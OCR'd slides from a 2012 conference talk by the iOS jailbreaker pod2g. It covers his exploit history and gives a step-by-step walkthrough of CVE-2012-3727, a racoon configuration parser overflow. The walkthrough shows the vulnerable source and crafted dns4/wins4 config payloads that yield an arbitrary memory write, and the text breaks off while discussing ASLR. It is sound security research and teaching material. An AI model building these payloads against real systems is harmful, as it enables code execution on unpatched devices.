JAILBREAKING TECHNIQUES

WWJC, San Francisco, 29th of september, 2012

@pod2g


INTRODUCTION


Who am I ?

@pod2g

- Real name : Cyril (I've no last name)
- Age : 32
- From France (in no particular city)
- iOS security researcher since 2009 for a hobby
- Blog : http://www.pod2g.org

Thank you !





341,003 Followers (+462 yesterday, +36 on average)

103 Following (0 yesterday, 0 on average)

1,345 Tweets (+2 yesterday, +2 on average)

#4,670 View top 100 Twitter users

When did I get started ?

- Played with a ZX 81 computer at the age of 5. I copied BASIC programs from books without understanding a thing !
- I had an ATARI ST some years later and did some GFA BASIC, 68k assembly and demo making.
- Learned C / C++ at college
- Worked as J2EE expert developer then project manager for 11+ years

Hacking ... ?

- Improved the performance of the SD driver of the WRT54G router, by writing it in pure MIPS assembly code
- Hacked the eten X500+ and « cooked » a new ROM for it (Windows Mobile 6.1)

  You can see my posts in eten-users.eu forums, login name « Cyril » :-)

iOS SECURITY RESEARCH

History of my work

01/2009 ARM7 GO - IPOD 2G IOS 2.1

- Joined « The Chronic Dev » team by helping them to unleash the « arm7 go » iBoot command of the iPod 2G 2.1 which was its first unsigned code execution vector.
- Worked on the « 0wnboot » payload to tether jailbreak the iPod 2G.
- Dumped the iPod 2G bootrom.

01/2009 -> 03/2009 24KPWN - IPOD 2G, IPHONE 3GS BOOTROM

- Fully reversed the LLB loading part of the bootrom.
- Found the « 24kpwn » bootrom vulnerability by static analysis.
- Did a proof of concept by modifying the NOR of the device.
- Worked on the bootrom payload with @planetbeing to allow custom LLB loading which was quickly released in the « redsn0w » jailbreak tool.

06/2009 -> 09/2009 USB_CONTROL_MSG(0X21, 2) - IOS 3.1

- Worked on adding debugging and breakpoint commands to the iBoot.
- Wrote a USB fuzzer using the libusb API and found the usb_control_msg(0x21, 2) vulnerability.
- Using a custom iBoot, debugged the vulnerability and wrote an exception vector rewrite payload as a proof of concept.

03/2010 -> 09/2010 STEAKS4UCE / SHATTER - IPOD2G / IPHONE 4 BOOTROM

- Reverse engineered the iPod 3G bootrom DFU loading part of a firmware image. Focused on the SHA1 control part.
- Wrote more advanced USB fuzzers.
- Found a DFU heap overflow in the iPod 2G bootrom (steaks4uce), and wrote the exploit code which permitted to execute custom ARM payloads in the bootrom context.
- Figured out using the previous exploit that the addresses 0x20 to 0x40 (exception vector addresses) are writable even in a ROM because of the ARM processor data cache.
- Exploited a null dereference vulnerability by overwriting the SHA1 processor registers of the iPhone 4 and rewrote the exception vectors. This is the unreleased « SHAtter » exploit.

01/2011 -> 02/2011 FEEDFACE - IOS 4.2.1

- Found the « HFS volume name stack buffer overflow » vulnerability.
- Wrote the exploit payload to do the iOS kernel jailbreak.
- Worked on the « greenpois0n » jailbreak tool to include « feedface » for device untethering.

07/2011 -> 01/2011 CORONA - IOS 5.0, 5.0.1

- Wrote a HFS fuzzer which found a heap overflow in the OSX 10.7.1 kernel HFS B-Tree parser.
- Wrote a proof of concept exploit code on OSX. Relies on heap Feng Shui technics.
- Found a format string vulnerability in the IPsec racoon service.
- Wrote a ROP and format string generator for the racoon vulnerability so that custom code could be executed at iOS 5.0 startup.
- Used the custom code to trigger the HFS kernel vulnerability which lead to the Corona untether jailbreak for iOS 5.0.1.
- Worked with other security researchers to extend the untether to newer devices. Involved finding other exploits to break out the Apple sandbox.

ROCKY RACOON, ABSINTHE 2.0

Inner workings of the iOS 5.1 jailbreak

CVE-2012-3727 : iOS Jailbreak Dream Team

IPSec

Available for: iPhone 3GS and later, iPod touch (4th generation) and later, iPad 2 and later

Impact: Loading a maliciously crafted racoon configuration file may lead to arbitrary code execution

Description: A buffer overflow existed in the handling of racoon configuration files. This issue was addressed through improved bounds checking.

CVE-2012-3727 : iOS Jailbreak Dream Team

Kernel

Available for: iPhone 3GS and later, iPod touch (4th generation) and later, iPad 2 and later

Impact: A local user may be able to execute arbitrary code with system privileges

Description: An invalid pointer dereference issue existed in the kernel's handling of packet filter ioctls. This may allow an attacker to alter kernel memory. This issue was addressed through improved error handling.

The goldmine of bugs

- When I worked on Corona (iOS 5.0 jailbreak), I spotted lot of bugs in racoon which may be interresting for iOS 5.1
- I did a quick search in the IPsec Tools bug tracker (sourceforge) before looking at the code by myself, and here is what I've found !

Users are fuzzers

- racoon 0.7.3 crashes with Segmentaion Fault just after start - ID: 2987081 :

  « when I add more than two mode_cfg{} statements in racoon.conf » ... « racoon vanishes just after start without any single error line in log file » ... « "Segmentation fault" »

IPsec tools, no support ?

- Nobody answered to the bug report, since April 2010
- Even after successful exploitation for the iOS 5.1 jailbreak, the bug is still opened
- The reporting user *siutkowskij* (thanks to him) attached a configuration file

Let's try it out

- iOS 5.1.1 is vulnerable :-)
- OSX 10.7.4 also, interresting to play with the vulnerability
- Let's play with the supplied configuration file and try to isolate the problem

```
...
mode_cfg {
        conf_source local;
        auth_groups "investments";
        group_source system;
        auth_source system;
        accounting system;
        network4 172.31.40.1;
        netmask4 255.255.255.0;
        pool_size 253;
        dns4 172.31.3.144;
        dns4 172.31.3.237;
        default_domain "somedomain.pl";
        banner "/etc/racoon/motd";
        pfs_group 2;
        save_passwd on;
}
mode_cfg {
        conf_source local;
        auth_groups "admins";
        group_source system;
        auth_source system;
        accounting system;
        network4 172.31.41.1;
        netmask4 255.255.255.0;
        pool_size 253;
        dns4 172.31.3.144;
        dns4 172.31.3.237;
        default_domain "somedomain.pl";
        banner "/etc/racoon/motd";
        pfs_group 2;
        save_passwd on;
}
mode_cfg {
        conf_source local;
        auth_groups "somegroup";
        group_source system;
        auth_source system;
        accounting system;
        network4 172.31.42.1;
        netmask4 255.255.255.0;
        dns4 172.31.3.144;
        dns4 172.31.3.237;
        default_domain "asseco.pl";
        banner "/etc/racoon/motd";
        pfs_group 2;
        save_passwd on;
}
...
```

```
...
mode_cfg {
        dns4 172.31.3.144;
        dns4 172.31.3.237;
}
mode_cfg {
        dns4 172.31.3.144;
        dns4 172.31.3.237;
}
mode_cfg {
        dns4 172.31.3.144;
        dns4 172.31.3.237;
}
...
```

```
...
mode_cfg {
        dns4 172.31.3.144;
        dns4 172.31.3.237;
        dns4 172.31.3.144;
        dns4 172.31.3.237;
        dns4 172.31.3.144;
        dns4 172.31.3.237;
}
...
```

What do we know ?

- Actually, it has nothing to do with the multiple mode_cfg sections
- Crash happens when the number of dns4 statements is greater than 4
- Buffer overflow ? Let's look at the IPsec Tools source code (opensource software)

Code excerpt

cfparse.y

```
... addrdns
        :       ADDRSTRING
                {
#ifdef ENABLE_HYBRID
                        struct isakmp_cfg_config *icc = &isakmp_cfg_config;

                        if (icc->dns4_index > MAXNS)
                                yyerror("No more than %d DNS", MAXNS);
                        if (inet_pton(AF_INET, $1->v,
                            &icc->dns4[icc->dns4_index++]) != 1)
                                yyerror("bad IPv4 DNS address.");

                        vfree($1);
#else
                        yyerror("racoon not configured with --enable-hybrid");
#endif
                }
        ;
...
```

Code excerpt

isakmp_cfg.h

```
struct isakmp_cfg_config {
        in_addr_t               network4;
        in_addr_t               netmask4;
        in_addr_t               dns4[MAXNS];
        int                     dns4_index;
        in_addr_t               nbns4[MAXWINS];
        int                     nbns4_index;
        struct isakmp_cfg_port  *port_pool;
        int                     authsource;
        int                     groupsource;
        char                    **grouplist;
        int                     groupcount;
        int                     confsource;
        int                     accounting;
        size_t                  pool_size;
        int                     auth_throttle;
        /* XXX move this to a unity specific sub-structure */
        char                    default_domain[MAXPATHLEN + 1];
        char                    motd[MAXPATHLEN + 1];
        struct unity_netentry   *splitnet_list;
        int                     splitnet_count;
        int                     splitnet_type;
        char                    *splitdns_list;
        int                     splitdns_len;
        int                     pfs_group;
        int                     save_passwd;
};
```

What to do with it ?

- Overflowing *dns4* array allows to control the *dns4_index* variable
- Next *dns4* statement will write the IP address to an arbitrary index of the array
- It’s indeed an *arbitrary memory write* kind of vulnerability
- fixed in iOS 6.0

Limitations

- using the *dns4* statement only, the modification of the *dns4_index* can only be done a single time
- which means only one block (any size) of memory can be controlled

Copy / Paste FTW

- Wait ! They did exactly the same mistakes with the *wins* statement
- No more limitations !
- Let's see how to exploit it completely now

Code excerpt

cfparse.y

```
... addrwins
        :       ADDRSTRING
                {
#ifdef ENABLE_HYBRID
                        struct isakmp_cfg_config *icc = &isakmp_cfg_config;

                        if (icc->nbns4_index > MAXNS)
                                yyerror("No more than %d WINS", MAXNS);
                        if (inet_pton(AF_INET, $1->v,
                            &icc->nbns4[icc->nbns4_index++]) != 1)
                                yyerror("bad IPv4 WINS address.");

                        vfree($1);
#else
                        yyerror("racoon not configured with --enable-hybrid");
#endif
                }
        ;
...
```

Code excerpt

isakmp_cfg.h

```
struct isakmp_cfg_config {
        in_addr_t                       network4;
        in_addr_t                       netmask4;
        in_addr_t                       dns4[MAXNS];
        int                             dns4_index;
        in_addr_t                       nbns4[MAXWINS];
        int                             nbns4_index;
        struct isakmp_cfg_port          *port_pool;
        int                             authsource;
        int                             groupsource;
        char                            **grouplist;
        int                             groupcount;
        int                             confsource;
        int                             accounting;
        size_t                          pool_size;
        int                             auth_throttle;
        /* XXX move this to a unity specific sub-structure */
        char                            default_domain[MAXPATHLEN + 1];
        char                            motd[MAXPATHLEN + 1];
        struct unity_netentry           *splitnet_list;
        int                             splitnet_count;
        int                             splitnet_type;
        char                            *splitdns_list;
        int                             splitdns_len;
        int                             pfs_group;
        int                             save_passwd;
};
```

Exploitation

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	0
nbns[0]	
nbns[1]	
nbns[2]	
nbns[3]	
nbns_index	0

Statements :

Exploitation

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	0
nbns[0]	0x0
nbns[1]	
nbns[2]	
nbns[3]	
nbns_index	1

Statements :

```
mode_cfg {
wins4 0.0.0.0;
}
```

Exploitation

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	0
nbns[0]	0x0
nbns[1]	0x0
nbns[2]	
nbns[3]	
nbns_index	2

Statements :

```
mode_cfg {
wins4 0.0.0.0;
wins4 0.0.0.0;
}
```

Exploitation

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	0
nbns4[0]	0x0
nbns4[1]	0x0
nbns4[2]	0x0
nbns4[3]	
nbns_index	3

Statements :

```
mode_cfg {
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
}
```

Exploitation

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	0
nbns4[0]	0x0
nbns4[1]	0x0
nbns4[2]	0x0
nbns4[3]	0x0
nbns4_index	4

Statements :

```
mode_cfg {
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
}
```

Exploitation

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	0
nbns4[0]	0x0
nbns4[1]	0x0
nbns4[2]	0x0
nbns4[3]	0x0
nbns4_index	-1

Statements :

```
mode_cfg {
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 255.255.255.255;
}
```

Exploitation

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	x
nbns4[0]	0x0
nbns4[1]	0x0
nbns4[2]	0x0
nbns4[3]	0x0
nbns4_index	-1

Statements :

```
mode_cfg {
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 255.255.255.255;
wins4 x1.x2.x3.x4;
}
```

Exploitation done !

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	x
nbns4[0]	0x0
nbns4[1]	0x0
nbns4[2]	0x0
nbns4[3]	0x0
nbns4_index	-1

Statements :

```
mode_cfg {
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 255.255.255.255;
wins4 x1.x2.x3.x4;
dns4  y1.y2.y3.y4;
}
```

dns4[x] = y

Exploitation done (2) !

dns4[0]	
dns4[1]	
dns4[2]	
dns4[3]	
dns4_index	x2
nbns4[0]	0x0
nbns4[1]	0x0
nbns4[2]	0x0
nbns4[3]	0x0
nbns4_index	-1

Statements :

```
mode_cfg {
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 255.255.255.255;
wins4 x_1.x_2.x_3.x_4;
dns4  y_1.y_2.y_3.y_4;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 0.0.0.0;
wins4 255.255.255.255;
wins4 x2_1.x2_2.x2_3.x2_4;
dns4  y2_1.y2_2.y2_3.y2_4;
}
```

dns4[x] = y

dns4[x2] = y2

One small step...

- We can overwrite every writable page in the address space of the racoon binary with precise control

  => we can write our ROP payload

- Our goal is code execution

  => we need to control the PC to start our ROP payload

Usual targets

- Overwrite a saved PC in stack
- Overwrite a function pointer in memory
- So we're done ?

Oh no, ASLR

- Because of ASLR, memory layout is randomized at every start of the racoon binary
- We don’t know where are our targets
- (The dyld cache mapping is randomized only every boot, but that doesn’t help to control the PC)


ASLR details

- The binary image and the stack are shifted with the same slide
- The heap is slided with another value
- dyld shared cache is mapped at a different address every boot

ASLR fail...

- The binary image / stack slide can only take 256 possible values : 0xss000
- The stack map is far bigger than the maximum slide of 0xff000
- How is this a fail ?

Zoom on the layout



slide

Binary image

same slide

